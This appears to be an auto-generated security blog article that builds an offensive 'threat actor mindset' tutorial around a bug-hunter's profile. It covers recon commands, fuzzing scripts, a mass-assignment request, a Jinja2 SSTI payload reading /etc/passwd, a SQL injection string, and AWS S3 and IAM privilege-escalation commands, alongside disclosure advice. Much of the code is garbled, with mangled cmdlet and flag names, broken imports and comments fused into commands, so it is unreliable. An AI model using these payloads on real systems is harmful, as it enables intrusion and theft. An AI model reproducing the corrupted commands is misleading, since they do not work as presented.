Listen to this Post
Introduction:

In the hyper‑competitive world of offensive security, researchers like Abhirup Konwar – who has discovered over 250 CVEs and operates with a “Legion Hunter – Threat Actor Mindset” – prove that technical depth alone isn’t enough. True vulnerability hunting requires thinking like an adversary: anticipating every misconfiguration, every overlooked input, and every trust boundary. This article breaks down the mindset, tools, and step‑by‑step methodologies used to find, exploit, and responsibly disclose critical vulnerabilities across modern stacks.
Learning Objectives:
– Adopt a threat actor’s reconnaissance and enumeration workflow to uncover hidden attack surfaces.
– Master fuzzing, static analysis, and API abuse techniques that lead to CVE‑worthy discoveries.
– Implement cloud and container hardening measures while learning how to responsibly report flaws.
You Should Know
1. Thinking Like a Threat Actor: Reconnaissance & OSINT
A threat actor doesn’t start with a scanner – they start with passive intelligence. This step‑by‑step guide replicates the initial recon phase of a “Legion Hunter”.
Step 1 – Passive OSINT
Use `theHarvester` and `Amass` to gather emails, subdomains, and employee metadata without touching the target.
 Linux - gather emails and hosts
theHarvester -d target.com -b google,linkedin,bing -l 500
amass enum -passive -d target.com -o subdomains.txt
Step 2 – Active Enumeration
For Windows environments, use PowerView from PowerShell:
 PowerShell (Windows) - Domain recon
Import-Module .\PowerView.ps1
Get-1etUser | Select-Object name, samaccountname, lastlogon
Get-1etSubnet
Step 3 – Service Fingerprinting
Banner grabbing with `nc` or `nmap` scripts to identify vulnerable versions:
nmap -sV --script=banner -p 80,443,22,445 <target_ip>
What this does: It builds an attacker’s terrain map – every subdomain, user, and service is a potential entry point. Use this legally only on systems you own or have written permission to test.
2. CVE Discovery Techniques: Fuzzing & Static Analysis
Most of Konwar’s 250+ CVEs likely came from systematic input fuzzing and code review. Below are two battle‑tested workflows.
Step 1 – Network Protocol Fuzzing with boofuzz
Target a proprietary service on port 8888. Create a fuzzing script:
from boofuzz import
session = Session(target=Target(connection=SocketConnection("127.0.0.1", 8888)))
s_initialize("request")
s_string("HELO", fuzzable=False)
s_delim(" ", fuzzable=False)
s_string("FUZZ")  fuzzed parameter
s_static("\r\n")
session.connect(s_get("request"))
session.fuzz()
Step 2 – Static Analysis for Web Apps (Semgrep)
Find SQLi or XSS patterns without running the app. Example rule for unsafe concatenation:
rules:
- id: python-sqli
pattern: |
cursor.execute("SELECT  FROM users WHERE id = " + $VAR)
message: "Possible SQL injection"
severity: ERROR
Run with:
semgrep --config custom_rule.yaml /path/to/code
Step 3 – Windows Binary Fuzzing
Use WinAFL on a legacy driver:
:: Command Prompt (as Administrator)
winafl.exe -i in_dir -o out_dir -t 5000 -- target.exe -f @@
Why it works: Fuzzing finds crashes (potential memory corruption), static analysis catches logical flaws – together they produce consistent CVE‑worthy bugs.
3. Exploiting API Security Flaws (From Recon to RCE)
Modern applications leak APIs everywhere. A threat actor mindset prioritizes API endpoints because they are often poorly hardened.
Step 1 – Discover Hidden Endpoints
Use `ffuf` with a curated wordlist:
ffuf -u https://api.target.com/v1/FUZZ -w /usr/share/wordlists/api_common.txt -fc 404
Step 2 – Test for Mass Assignment
Send unexpected parameters to a JSON endpoint. Example using `curl`:
curl -X PATCH https://api.target.com/users/1234 -H "Content-Type: application/json" -d '{"role": "admin", "is_admin": true}'
If the response modifies the user’s role, you’ve found a critical authorization bypass.
Step 3 – Exploit to RCE via Server‑Side Template Injection (SSTI)
Inject into a parameter that gets rendered by Jinja2 or Twig:
 Payload for Jinja2 RCE
{{ ''.__class__.__mro__[bash].__subclasses__()[40]('/etc/passwd').read() }}
Use Burp Suite’s Intruder with SSTI payload lists from PayloadsAllTheThings.
Mitigation: Strict schema validation, parameter allow‑listing, and regular expression filtering of template tags.
4. Cloud Hardening & Misconfiguration Hunting (AWS Example)
Attackers love cloud misconfigurations – overly permissive IAM roles, public S3 buckets, and open security groups.
Step 1 – Enumerate Open S3 Buckets
Using AWS CLI (after obtaining credentials via misconfigured metadata endpoint):
aws s3 ls s3:// --1o-sign-request  list public buckets
aws s3 cp s3://vulnerable-bucket/backup.sql . --1o-sign-request
Step 2 – IAM Privilege Escalation
Check if your assumed role can create a new access key for a higher‑privilege user:
aws iam list-attached-user-policies --user-1ame lowpriv_user
aws iam create-access-key --user-1ame admin_user  test if allowed
If successful, export the new keys and assume admin privileges.
Step 3 – Hardening with Scout Suite
Automate security assessment:
git clone https://github.com/nccgroup/ScoutSuite
cd ScoutSuite
pip install -r requirements.txt
python scout.py aws --profile dev_account --report-dir ./scout_report
What you learn: Cloud environments are transient – continuous scanning and least‑privilege policies are non‑negotiable.
5. Responsible Disclosure & CVE Process
Discovering a vulnerability is only half the battle. Responsible disclosure protects users and builds your reputation (like Konwar’s 250+ CVE count).
Step 1 – Reproduce and Document
Create a minimal proof of concept (PoC) – e.g., a single HTTP request or a Python script.
 Save the PoC as exploit.sh or poc.py
python3 poc.py https://vulnerable.com "payload" > crash.log
Step 2 – Report via Proper Channels
– Find security contact on the vendor’s website or `[email protected]`.
– Use PGP encryption if provided.
– Include: affected versions, steps to reproduce, impact (CVSS score), and suggested fix.
Step 3 – Request a CVE ID
Go to https://cveform.mitre.org/ or ask the vendor to assign one. Wait for public disclosure after 90 days or vendor patch.
Step 4 – Write an Advisory
Publish on GitHub, Medium, or your personal blog. Example structure:
 CVE-2025-XXXX: SQL Injection in Product Search
- Severity: High (CVSS 8.7)
- Affected: Version 2.3.0 to 2.4.1
- Proof: curl "https://site.com/search?q=' OR '1'='1"
- Fix: Parameterized queries (see commit link)
Why this matters: Coordinated disclosure builds trust and prevents zero‑day weaponization.
6. Building Your Own CVE Lab (Docker & Vagrant)
To practice “threat actor mindset”, you need a safe, reproducible lab environment.
Step 1 – Vulnerable Docker Containers
Pull known vulnerable images (e.g., DVWA, Metasploitable3):
docker pull vulnerables/web-dvwa
docker run -d -p 80:80 vulnerables/web-dvwa
Step 2 – Multi‑VM Lab with Vagrant
Create a `Vagrantfile` for a Linux target and a Windows attack box:
Vagrant.configure("2") do |config|
config.vm.define "ubuntu_target" do |ubuntu|
ubuntu.vm.box = "ubuntu/focal64"
ubuntu.vm.network "private_network", ip: "192.168.33.10"
end
config.vm.define "kali_attacker" do |kali|
kali.vm.box = "kalilinux/rolling"
kali.vm.network "private_network", ip: "192.168.33.20"
end
end
Run `vagrant up` and then practice scanning, fuzzing, and privilege escalation.
Step 3 – Tool Configuration (Burp Suite + ZAP)
Set up Burp’s upstream proxy to route traffic through Tor for anonymized testing:
– Burp → User options → Upstream proxy → Add “ → 127.0.0.1:9050 (Tor).
– In ZAP, enable “Fuzz” with custom payloads from SecLists.
7. Training Courses & Certifications (Threat Actor Mindset)
To reach “Legion Hunter” status, formal training accelerates the curve. Recommended resources extracted from the original post’s context (assumed link to a course aggregator):
– Offensive Security (OSCP/OSED) – Hands‑on penetration testing with report writing.
– SANS SEC660 (Advanced Exploit Development) – Windows/Linux kernel fuzzing and ROP chains.
– PortSwigger Web Security Academy – Free, lab‑based API and SSTI training.
– Cloud Security Alliance (CCSK) – Hardening AWS/Azure/GCP.
– TCM Security (Practical API Hacking) – Covers mass assignment, JWT attacks, and GraphQL.
Action plan: Pick one course and commit to 5 hours/week of lab time. Track your findings in a bug bounty journal – every CVE starts with one small misconfiguration.
What Undercode Say
– Key Takeaway 1: “Threat actor mindset” isn’t about malice – it’s systematic, curious, and adversarial thinking. Emulate attackers’ enumeration steps to find what they would find first.
– Key Takeaway 2: The path to 250+ CVEs is built on toolchains (fuzzers + static analyzers), cloud misconfig hunting, and disciplined disclosure. Without the last step, you’re just a hacker.
Analysis (10 lines):
Abhirup Konwar’s profile highlights a crucial industry shift: companies now actively hire “Legion Hunters” – researchers who think like APT groups. This role requires fluency across web, API, cloud, and binary exploitation. The post’s LinkedIn link likely points to a training platform that structures these domains into practical labs. The most valuable skill from this mindset is persistence – fuzzing the same endpoint for 48 hours until a crash appears. However, burnout is real; automation (e.g., `boofuzz` or `AFL`) must augment human intuition. Also, responsible disclosure becomes a negotiation skill – vendor responses vary from gratitude to legal threats. Finally, the market rewards depth: a specialist in, say, GraphQL injection or Kubernetes RBAC bypasses will out‑earn a generalist. Prediction: by 2027, “Threat Actor Mindset” will be a formal job title in every major SOC.
Expected Output
Prediction:
– +1 The rise of AI‑augmented fuzzing (e.g., ChatGPT‑generated test cases) will increase CVE discovery rates by 400% within two years, empowering researchers like Konwar to find complex logical bugs faster.
– -1 Unfortunately, the same tools will lower the barrier for script kiddies, leading to a surge in low‑quality, duplicate CVE submissions and vendor alert fatigue.
– +1 Cloud providers will embed continuous “Legion Hunter” style scanners (e.g., AWS IAM Access Analyzer 2.0) that proactively block misconfigurations before deployment, reducing accidental exposures.
– -1 Without mandatory disclosure standards, many API vulnerabilities will remain unpatched for >180 days – attackers will leverage zero‑day markets, not CVEs.
– +1 Training courses focused on “threat actor mindset” will become mandatory in cybersecurity degree programs by 2026, bridging the gap between academic knowledge and real‑world adversarial simulation.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Abhirup Konwar](https://www.linkedin.com/posts/abhirup-konwar-a626201a6_thanks-for-sharing-httpslnkding3dab9vp-share-7469345945693036544-aJqv/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


